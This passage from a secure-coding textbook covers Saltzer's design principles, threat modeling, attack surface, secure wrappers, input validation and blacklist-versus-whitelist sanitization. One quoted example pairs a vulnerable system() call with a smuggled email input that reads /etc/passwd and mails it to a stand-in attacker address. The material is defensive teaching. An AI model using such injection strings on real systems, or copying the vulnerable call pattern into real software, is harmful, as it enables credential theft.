


Figure 9.5. OpenSSH

Although this architectural approach can be difficult to develop, the benefits, particularly in large, complex applications, can be significant. It is important to remember that these new communication channels add new avenues of attack and to protect them accordingly. An appropriate balance is required between minimal channels and privilege separation.

Secure design patterns are descriptions or templates describing a general solution to a security problem that can be applied in many different situations. Secure design patterns are meant to eliminate the accidental insertion of vulnerabilities into code and to mitigate the consequences of these vulnerabilities. In contrast to the design-level patterns popularized in [[Gamma 1995](#)], secure design patterns address security issues at widely varying levels of specificity ranging from architectural-level patterns involving the high-level design of the system to implementation-level patterns providing guidance on how to implement portions of functions or methods in the system. A 2009 CERT report [[Dougherty 2009](#)] enumerates secure design patterns derived by generalizing existing best security design practices and by extending existing design patterns with security-specific functionality and categorized according to their level of abstraction: architecture, design, or implementation.

Secure Software Development Principles

Although principles alone are insufficient for secure software development, they can help guide secure software development practices. Some of the earliest secure software development principles were proposed by Saltzer in 1974 and revised by him in 1975 [[Saltzer 1974](#), [1975](#)]. These eight principles apply today as well and are repeated verbatim here.

1. Economy of mechanism. Keep the design as simple and small as possible.
2. Fail-safe defaults. Base access decisions on permission rather than exclusion.
3. Complete mediation. Every access to every object must be checked for authority.
4. Open design. The design should not be secret.
5. Separation of privilege. Where feasible, a protection mechanism that requires two keys to unlock it is more robust and flexible than one that allows access to the presenter of only a single key.
6. Least privilege. Every program and every user of the system should operate using the least set of privileges necessary to complete the job.
7. Least common mechanism. Minimize the amount of mechanisms common to more than one user and depended on by all users.
8. Psychological acceptability. It is essential that the human interface be designed for ease of use, so that users routinely and automatically apply the protection mechanisms correctly.

Although subsequent work has built on these basic security principles, the essence remains the same. The result is that these principles have withstood the test of time.

Economy of Mechanism

Economy of mechanism is a well-known principle that applies to all aspects of a system and software design, and it is particularly relevant to security. Security mechanisms, in particular, should be relatively small and simple so that they can be easily implemented and verified (for example, a security kernel).

Complex designs increase the likelihood that errors will be made in their implementation, configuration, and use. Additionally, the effort required to achieve an appropriate level of assurance increases dramatically as security mechanisms become more complex. As a result, it is generally more cost-effective to spend more effort in the design of the system to achieve a simple solution to the problem.

Fail-Safe Defaults

Basing access decisions on permission rather than exclusion means that, by default, access is denied and the protection scheme identifies conditions under which access is permitted. If the mechanism fails to grant access, this situation is easily detected and corrected. However, if the mechanism fails to block access, the failure may go unnoticed in normal use. The principle of fail-safe defaults is apparent, for example, in the discussion of whitelisting and blacklisting near the end of this section.

Complete Mediation

The complete mediation problem is illustrated in [Figure 9.6](#). Requiring that access to every object must be checked for authority is the primary underpinning of a protection system. It requires that the source of every request be positively identified and authorized to access a resource.




Figure 9.6. The complete mediation problem

Open Design

A secure design should not depend on the ignorance of potential attackers or obscurity of code. For example, encryption systems and access control mechanisms should be able to be placed under open review and still be secure. This is typically achieved by decoupling the protection mechanism from protection keys or passwords. It has the added advantage of permitting thorough examination of the mechanism without concern that reviewers can compromise the safeguards. Open design is necessary because all code is open to inspection by a potential attacker using decompilation techniques or by examining the binaries. As a result, any protection scheme based on obfuscation will eventually be revealed. Implementing an open design also allows users to verify that the protection scheme is adequate for their particular application.

Separation of Privilege

Separation of privilege eliminates a single point of failure by requiring more than one condition to grant permissions. Two-factor authentication schemes are examples of the use of privilege separation: *something you have* and *something you know*. A security-token-and-password-based access scheme, for example, has the following properties (assuming a correct implementation):

- A user could have a weak password or could even disclose it, but without the token, the access scheme will not fail.
- A user could lose his or her token or have it stolen by an attacker, but without the password, the access scheme will not fail.
- Only if the token and the password come into the possession of an attacker will the mechanism fail.

Separation of privilege is often confused with the design of a program consisting of subsystems based

on required privileges. This approach allows a designer to apply a finer-grained application of *least privilege*.

Least Privilege

When a vulnerable program is exploited, the exploit code runs with the privileges that the program has at that time. In the normal course of operations, most systems need to allow users or programs to execute a limited set of operations or commands with elevated privileges. An often-used example of least privilege is a password-changing program; users must be able to modify their own passwords but must not be given free access to read or modify the database containing all user passwords. Therefore, the password-changing program must correctly accept input from the user and ensure that, based on additional authorization checks, only the entry for that user is changed. Programs such as these may introduce vulnerabilities if the programmer does not exercise care in program sections that are critical to security.

The least privilege principle suggests that processes should execute with the minimum permission required to perform secure operations, and any elevated permission should be held for a minimum time. This approach reduces the opportunities an attacker has to execute arbitrary code with elevated privileges. This principle can be implemented in the following ways:

- Grant each system, subsystem, and component the fewest privileges with which it can operate.
- Acquire and discard privileges such that, at any given point, the system has only the privileges it needs for the task in which it is engaged.
- Discard the privilege to change privileges if no further changes are required.
- Design programs to use privileges early, ideally before interacting with a potential adversary (for example, a user), and then discard them for the remainder of the program.

The effectiveness of least privilege depends on the security model of the operating environment. Fine-grained control allows a programmer to request the permissions required to perform an operation without acquiring extraneous permissions that might be exploited. Security models that allow permissions to be acquired and dropped as necessary allow programmers to reduce the window of opportunity for an exploit to successfully gain elevated privileges.

Of course, there are other trade-offs that must be considered. Many security models require the user to authorize elevated privileges. Without this feature, there would be nothing to prevent an exploit from reasserting permissions once it gained control. However, interaction with the user must be considered when designing which permissions are needed when.

Other security models may allow for permissions to be permanently dropped, for example, once they have been used to initialize required resources. Permanently dropping permissions may be more effective in cases where the process is running unattended.

Least Common Mechanism

Least common mechanism is a principle that, in some ways, conflicts with overall trends in distributed computing. The least common mechanism principle dictates that mechanisms common to more than one user should be minimized because these mechanisms represent potential security risks. If an adversarial user manages to breach the security of one of these shared mechanisms, the attacker may be able to access or modify data from other users, possibly introducing malicious code into processes that depend on the resource. This principle seemingly contradicts a trend in which distributed objects are used to provide a shared repository for common data elements.

Your solution to this problem may differ depending on your relative priorities. However, if you are designing an application in which each instance of the application has its own data store and data is not shared between multiple instances of the application or between multiple clients or objects in a distributed object system, consider designing your system so that the mechanism executes in the process space of your program and is not shared with other applications.

Psychological Acceptability

The modern term for this principle is *usability*; it is another quality attribute that is often traded off with security. However, usability is also a form of security because user errors can often lead to security breaches (when setting or changing access controls, for example). Many of the vulnerabilities in the US-CERT Vulnerability Database can be attributed to usability problems. After buffer overflows, the second-most-common class of vulnerabilities identified in this database is “default configuration after installation is insecure.” Other common usability issues at the root cause of vulnerabilities cataloged in the database include the following:

- Program is hard to configure safely or is easy to misconfigure.
- Installation procedure creates vulnerability in other programs (for example, by modifying permissions).
- Problems occur during configuration.
- Error and confirmation messages are misleading.

Usability problems in documentation can also lead to real-world vulnerabilities—including insecure examples or incorrect descriptions. Overall, there are many good reasons to develop usable systems and perform usability testing. Security happens to be one of these reasons.

Threat Modeling

To create secure software, it is necessary to anticipate the threats to which the software will be subjected. Understanding these threats allows resources to be allocated appropriately.

Threat models consist of a definition of the architecture of your application and a list of threats for your application scenario. Threat modeling involves identifying key assets, decomposing the application, identifying and categorizing the threats to each asset or component, rating the threats based on a risk ranking, and then developing threat mitigation strategies that are implemented in designs, code, and test cases. These threat models should be reviewed as the requirements and design of the software evolve. Inaccurate models can lead to inadequate (or excessive) levels of effort to secure the system under development.

Microsoft has defined a structured approach to threat modeling [[Meier 2003](#), [Swiderski 2004](#), [Ingalsbe 2008](#)] that begins in the early phases of application development and continues throughout the application life cycle. As used by Microsoft, the threat modeling process consists of six steps:

- 1. Identify assets.** Identify the assets that your systems must protect.
- 2. Create an architecture overview.** Document the architecture of your application, including subsystems, trust boundaries, and data flow.
- 3. Decompose the application.** Decompose the architecture of your application, including the underlying network and host infrastructure design, to create a security profile for the application. The aim of the security profile is to uncover vulnerabilities in the design, implementation, or deployment configuration of your application.

- 4. Identify the threats.** Identify the threats that could affect the application, considering the goals of an attacker and the architecture and potential vulnerabilities of your application.
- 5. Document the threats.** Document each threat using a template that defines a common set of attributes to capture for each threat.
- 6. Rate the threats.** Prioritize the threats that present the biggest risk based on the probability of an attack and the resulting damage. Some threats may not warrant any action, based on comparing the risk posed by the threat with the resulting mitigation costs.

The output from the threat modeling process can be used by project team members to understand the threats that need to be addressed and how to address them.

Microsoft has also developed a Threat Modeling Tool⁶ that enables developers or software architects to communicate about the security design of their systems, analyze those designs for potential security issues using a proven methodology, and suggest and manage mitigations for security issues.

6. www.microsoft.com/security/sdl/adopt/threatmodeling.aspx.

Analyze Attack Surface

System developers must address vulnerabilities, attacks, and threats [Schneider 1999]. As described in Chapter 1, a threat is a motivated adversary capable of exploiting a vulnerability.

Software designers strive to reduce potential errors or weaknesses in design, but there is no guarantee that they can all be identified. Likewise, understanding and thwarting an adversary may require understanding the motivation as well as the tools and techniques they employ—obviously unknowable before the fact. What may be knowable, at least in a relative sense, is the system's attack surface.

A system's attack surface is the set of ways in which an adversary can enter the system and potentially cause damage. The focus is on the system resources that may provide attack opportunities [Howard 2003b]. Intuitively, the more exposed the system's surface, the more likely it is to be a target of attack. One way to improve system security is to reduce its attack surface. This reduction requires analysis of *targets* (processes or data resources an adversary aims to control or co-opt to carry out the attack), *channels* (means and rules for communicating information), and access rights (privileges associated with each resource). For example, an attack surface can be reduced by limiting the set of access rights to a resource. This is another application of the principle of least privilege; that is, grant the minimum access to a resource required by a particular user. Likewise, an attack surface may be reduced by closing sockets once they are no longer required, reducing communication channels.

The notion of measuring the attack surface is particularly relevant in comparing similar systems, for instance, different release versions. If adding features to a system increases the attack surface, this should be a conscious decision rather than a by-product of product evolution and evolving requirements.

Reducing the attack surface can be accomplished by reducing the types or instances of targets, channels, and access rights. The surface can also be reduced by strengthening the preconditions and postconditions relative to a process so that only intended effects are permitted.

Vulnerabilities in Existing Code

The vast majority of software developed today relies on previously developed software components to work. Programs written in C or C++, for example, depend on runtime libraries that are packaged with the compiler or operating system. Programs commonly make use of software libraries, components, or other existing *off-the-shelf* software. One of the unadvertised consequences of using off-the-shelf software is that, even if you write flawless code, your application may still be vulnerable to a security flaw in one of these components. For example, the `realpath()` C library function returns the canonicalized absolute path name for a specified path. To do so, it expands all symbolic links. However, some implementations of `realpath()` contain a static buffer that overflows when the canonicalized path is larger than `MAXPATHLEN`. Other common C library functions for which some implementations are known to be susceptible to buffer overflows include `syslog()`, `getpass()`, and the `getopt()` family of calls.

Because many of these problems have been known for some time, there are now corrected versions of these functions in many C libraries. For example, `libc4` and `libc5` implementations for Linux contain the buffer overflow vulnerability in `realpath()`, but the problem is fixed in `libc-5.4.13`. On the surface, it appears that it is now safe to use this function because the problem has been corrected. But is it really?

Modern operating systems typically support dynamically linked libraries or shared libraries. In this case, the library code is not statically linked with the executable but is found in the environment in which the program is installed. Therefore, if our hypothetical application designed to work with `libc-5.4.13` is installed in an environment in which an older version of `libc5` is installed, the program will be susceptible to the buffer overflow flaw in the `realpath()` function.

One solution is to statically link *safe* libraries with your application. This approach allows you to lock down the library implementation you are using. However, this approach does have the downside of creating larger executable images on disk and in memory. Also, it means that your application is not able to take advantage of newer libraries that may repair previously unknown flaws (security and otherwise). Another solution is to ensure that the values of inputs passed to external functions remain within ranges known to be safe for all existing implementations of those functions.

Similar problems can occur with distributed object systems such as DCOM, CORBA, and other compositional models in which runtime binding occurs.

Secure Wrappers

System integrators and administrators can protect systems from vulnerabilities in off-the-shelf software components (such as a library) by providing wrappers that intercept calls made to APIs that are known to be frequently misused or faulty. The wrapper implements the original functionality of the API (generally by invoking the original component) but performs additional validation checks to ensure that known vulnerabilities are not exploited. To be feasible, this approach requires runtime binding of executables. An example of a mitigation approach that implements this technique for Linux systems is the `libsafelibrary` from Avaya Labs [[Baratloo 2000](#), [Tsai 2001](#)].

Wrappers do not require modification to the operating system and work with existing binary programs. Wrappers cannot protect against unknown security flaws; if a vulnerability exists in a portion of code that is not intercepted by the wrapper, the system will still be vulnerable to attack.

A related approach is to execute untrusted programs in a supervised environment that is constrained to specific behavior through a user-supplied policy. An example of this mitigation approach is the Systrace facility.⁷ This approach differs from the secure wrappers in that it does not

prevent exploitation of vulnerabilities but can prevent the unexpected secondary actions that are typically attempted by exploit authors, such as writing files to a protected location or opening network sockets [[Provos 2003b](#)].

7. See www.citi.umich.edu/u/provos/systrace/.

Systrace is a policy enforcement tool that provides a way to monitor, intercept, and restrict system calls. The Systrace facility acts as a wrapper to the executables, shepherding their traversal of the system call table. It intercepts system calls and, using the Systrace device, processes them through the kernel and handles the system calls [[Provos 2003b](#)].

Similar to secure wrappers, supervised environments do not require source code or modifications to the program being supervised. A disadvantage of this approach is that it is easy for incorrectly formulated policies to break the desired functionality of the supervised programs. It may be infeasible for an administrator to construct accurate policy descriptions for large, complex programs whose full behavior is not well understood.

Input Validation

A common cause of vulnerabilities is user input that has not been properly validated. Input validation requires several steps:

1. All input sources must be identified. Input sources include command-line arguments, network interfaces, environmental variables, and user-controlled files.
2. Specify and validate data. Data from all untrusted sources must be fully specified and the data validated against these specifications. The system implementation must be designed to handle any range or combination of valid data. Valid data, in this sense, is data that is anticipated by the design and implementation of the system and therefore will not result in the system entering an indeterminate state. For example, if a system accepts two integers as input and multiplies those two values, the system must either (a) validate the input to ensure that an overflow or other exceptional condition cannot occur as a result of the operation or (b) be prepared to handle the result of the operation.
3. The specifications must address limits, minimum and maximum values, minimum and maximum lengths, valid content, initialization and reinitialization requirements, and encryption requirements for storage and transmission.
4. Ensure that all input meets specification. Use data encapsulation (for example, classes) to define and encapsulate input. For example, instead of checking each character in a user name input to make sure it is a valid character, define a class that encapsulates all operations on that type of input. Input should be validated as soon as possible. Incorrect input is not always malicious—often it is accidental. Reporting the error as soon as possible often helps correct the problem. When an exception occurs deep in the code, it is not always apparent that the cause was an invalid input and which input was out of bounds.

A data dictionary or similar mechanism can be used for specification of all program inputs. Input is usually stored in variables, and some input is eventually stored as persistent data. To validate input, specifications for what is valid input must be developed. A good practice is to define data and variable specifications, not just for all variables that hold user input but also for all variables that hold data from a persistent store. The need to validate user input is obvious; the need to validate data being read from a persistent store is a defense against the possibility that the persistent store has been

tampered with.

Reliable, efficient, and convenient tools for processing data in standardized and widely used data formats such as XML, HTML, JPEG, and MPEG are readily available. For example, most programming languages have libraries for parsing XML and HTML as well as for manipulating JPEG images or MPEG movies. There are also notable exceptions to the notion that tools for standardized and widely used data formats are secure [[Dormann 2009](#), [2012a](#); [Foote 2011](#)], so it is important to carefully evaluate such tools. Ad hoc data and nonstandard data formats are more problematic because these formats typically do not have parsing, querying, analysis, or transformation tools readily available. In these cases, the developers must build custom processing tools from scratch. This process is error prone and frequently results in the introduction of exploitable vulnerabilities. To address these challenges, researchers have begun to develop high-level languages for describing and processing ad hoc data. These languages can be used to precisely define ad hoc and nonstandard data formats, and the resulting definitions can be processed to produce reliable input parsers that can robustly handle errors [[Fisher 2010](#)].

Trust Boundaries

In a theoretical sense, if a program allowed only valid inputs and the program logic correctly anticipated and handled every possible combination of valid inputs, the majority of vulnerabilities described in this book would be eliminated. Unfortunately, writing secure programs has proven to be an elusive goal. This is particularly true when data is passed between different software components. John Viega and Matt Messier provide an example of an application that inputs an e-mail address from a user and writes the address to a buffer [[Viega 2003](#)]:

```
sprintf(buffer, "/bin/mail %s < /tmp/email", addr);
```

The buffer is then executed using the `system()` function, which passes the string to the command processor for the host environment to execute. The risk, of course, is that the user enters the following string as an e-mail address:

```
bogus@addr.com; cat /etc/passwd | mail some@badguy.net
```

Software often contains multiple components and libraries. The previous example consisted of at least several components, including the application, `/bin/mail`, and the command processor in the host environment. Each component may operate in one or more trusted domains that are determined by the system architecture, security policy, required resources, and functionality.

[Figure 9.7](#) illustrates a trusted component and the steps that can be taken by the component to ensure that any data that crosses a trust boundary is both appropriate and nonmalicious. These steps can include *canonicalization and normalization*, *input sanitization*, *validation*, and *output sanitization*. These steps need not all be performed, but when they are performed, they should be performed in this order.




Figure 9.7. Trusted component

Canonicalization and Normalization

Canonicalization is the process of lossless reduction of the input to its equivalent simplest known form. Normalization is the process of lossy conversion of input data to the simplest known (and anticipated) form. Canonicalization and normalization must occur before validation to prevent attackers from exploiting the validation routine to strip away invalid characters and, as a result, constructing an invalid (and potentially malicious) character sequence. In addition, ensure that normalization is performed only on fully assembled user input. Never normalize partial input or combine normalized input with nonnormalized input.

For example, POSIX file systems provide syntax for expressing file names on the system using paths. A path is a string that indicates how to find any file by starting at a particular directory (usually the current working directory) and traversing down directories until the file is found. Canonical paths lack both symbolic links and special entries such as “.” and “..”, which are handled specially on POSIX systems. Each file accessible from a directory has exactly one canonical absolute path (that is, starting from the topmost “root” directory) along with many noncanonical paths.

In particular, complex subsystems are often components that accept string data that specifies commands or instructions to the component. String data passed to these components may contain special characters that can trigger commands or actions, resulting in a software vulnerability.

When data must be sent to a component in a different trusted domain, the sender must ensure that the data is suitable for the receiver’s trust boundary by properly encoding and escaping any data flowing across the trust boundary. For example, if a system is infiltrated by malicious code or data, many attacks are rendered ineffective if the system’s output is appropriately escaped and encoded.

Sanitization

In many cases, data is passed directly to a component in a different trusted domain. Data sanitization is the process of ensuring that data conforms to the requirements of the subsystem to which it is passed. Sanitization also involves ensuring that data also conforms to security-related requirements regarding leaking or exposure of sensitive data when output across a trust boundary. Sanitization may

include the elimination of unwanted characters from the input by means of removing, replacing, encoding, or escaping the characters. Sanitization may occur following input (input sanitization) or before the data is passed across a trust boundary (output sanitization). Data sanitization and input validation may coexist and complement each other.

The problem with the exploitable `system()` function call, described at the start of this section, is the context of the call. The `system()` command has no way of knowing that this request is invalid. Because the calling process understands the context in this case, it is the responsibility of the calling process to sanitize the data (the command string) before invoking a function in a different logical unit (a system library) that does not understand the context. This is best handled through data sanitization.

Validation

Validation is the process of ensuring that input data falls within the expected domain of valid program input. For example, method arguments not only must conform to the type and numeric range requirements of a method or subsystem but also must contain data that conforms to the required input invariants for that method or subsystem.

Boundaries and Interfaces

It is important that all boundaries and interfaces be considered. For example, consider the simple application architecture shown in [Figure 9.8](#). It is important to sanitize data being passed across all system interfaces. Examining and validating data exchanged in this fashion can also be useful in identifying and preventing probing, snooping, and spoofing attacks.




Figure 9.8. Exploitable interfaces (Source: [Wallnau 2002])

Whitelisting and *blacklisting* are two approaches to data sanitization. Blacklisting attempts to exclude inputs that are invalid, whereas whitelisting requires that only valid inputs be accepted. Whitelisting is generally recommended because it is not always possible to identify all invalid values and because whitelisting fails safe on unexpected inputs.

Blacklisting

One approach to data sanitization is to replace *dangerous* characters in input strings with underscores or other harmless characters. [Example 9.1](#) contains some sample code that performs this function.

Dangerous characters are characters that might have some unintended or unanticipated results in a particular context. Often these characters are dangerous because they instruct an invoked subsystem to perform an operation that can be used to violate a security policy. We have already seen, for example, how a “;” character can be dangerous in the context of a `system()` call or other command that invokes a shell because it allows the user to concatenate additional commands onto the end of a string. There are other characters that are dangerous in the context of an SQL database query or URL for similar reasons.

Example 9.1. Blacklisting Approach to Data Sanitization

[Click here to view code image](#)

```
01 int main(int argc, char *argv[]) {
02     static char bad_chars[] = "/ ;[]<>&\t";
03     char * user_data;
04     char * cp; /* cursor into example string */
05
06     user_data = getenv("QUERY_STRING");
07     for (cp = user_data; *(cp += strcspn(cp, bad_chars));)
08         *cp = '_';
09     exit(0);
10 }
```

The problem with this approach is that it requires the programmer to identify all dangerous characters and character combinations. This may be difficult or impossible without having a detailed understanding of the program, process, library, or component being called. Additionally, depending on the program environment, there could be many ways of encoding or escaping input that may be interpreted with malicious effect after successfully bypassing blacklist checking.

Whitelisting

A better approach to data sanitization is to define a list of acceptable characters and remove any character that is not acceptable. The list of valid input values is typically a predictable, well-defined set of manageable size. For example, consider the `tcp_wrappers` package written by Wietse Venema and shown in [Example 9.2](#).

The benefit of whitelisting is that a programmer can be certain that a string contains only characters that he or she considers to be safe.

Whitelisting is recommended over blacklisting because, instead of having to trap all unacceptable characters, the programmer only needs to ensure that acceptable characters are identified. As a result, the programmer can be less concerned about which characters an attacker may try in an attempt to bypass security checks.

Example 9.2. `tcp_wrappers` Package Written by Wietse Venema

[Click here to view code image](#)

```
01 int main(void) {
02     static char ok_chars[] = "abcdefghijklmnopqrstuvwxyz\
03     ABCDEFGHIJKLMNOPQRSTUVWXYZ\
04     1234567890_-.@";
05
06     char *user_data; /* ptr to the environment string */
```



```

07     char *cp; /* cursor into example string */
08
09     user_data = getenv("QUERY_STRING");
10     printf("%s\n", user_data);
11     for (cp = user_data; *(cp += strspn(cp, ok_chars)); )
12         *cp = '_';
13     printf("%s\n", user_data);
14     exit(0);
15 }

```

Testing

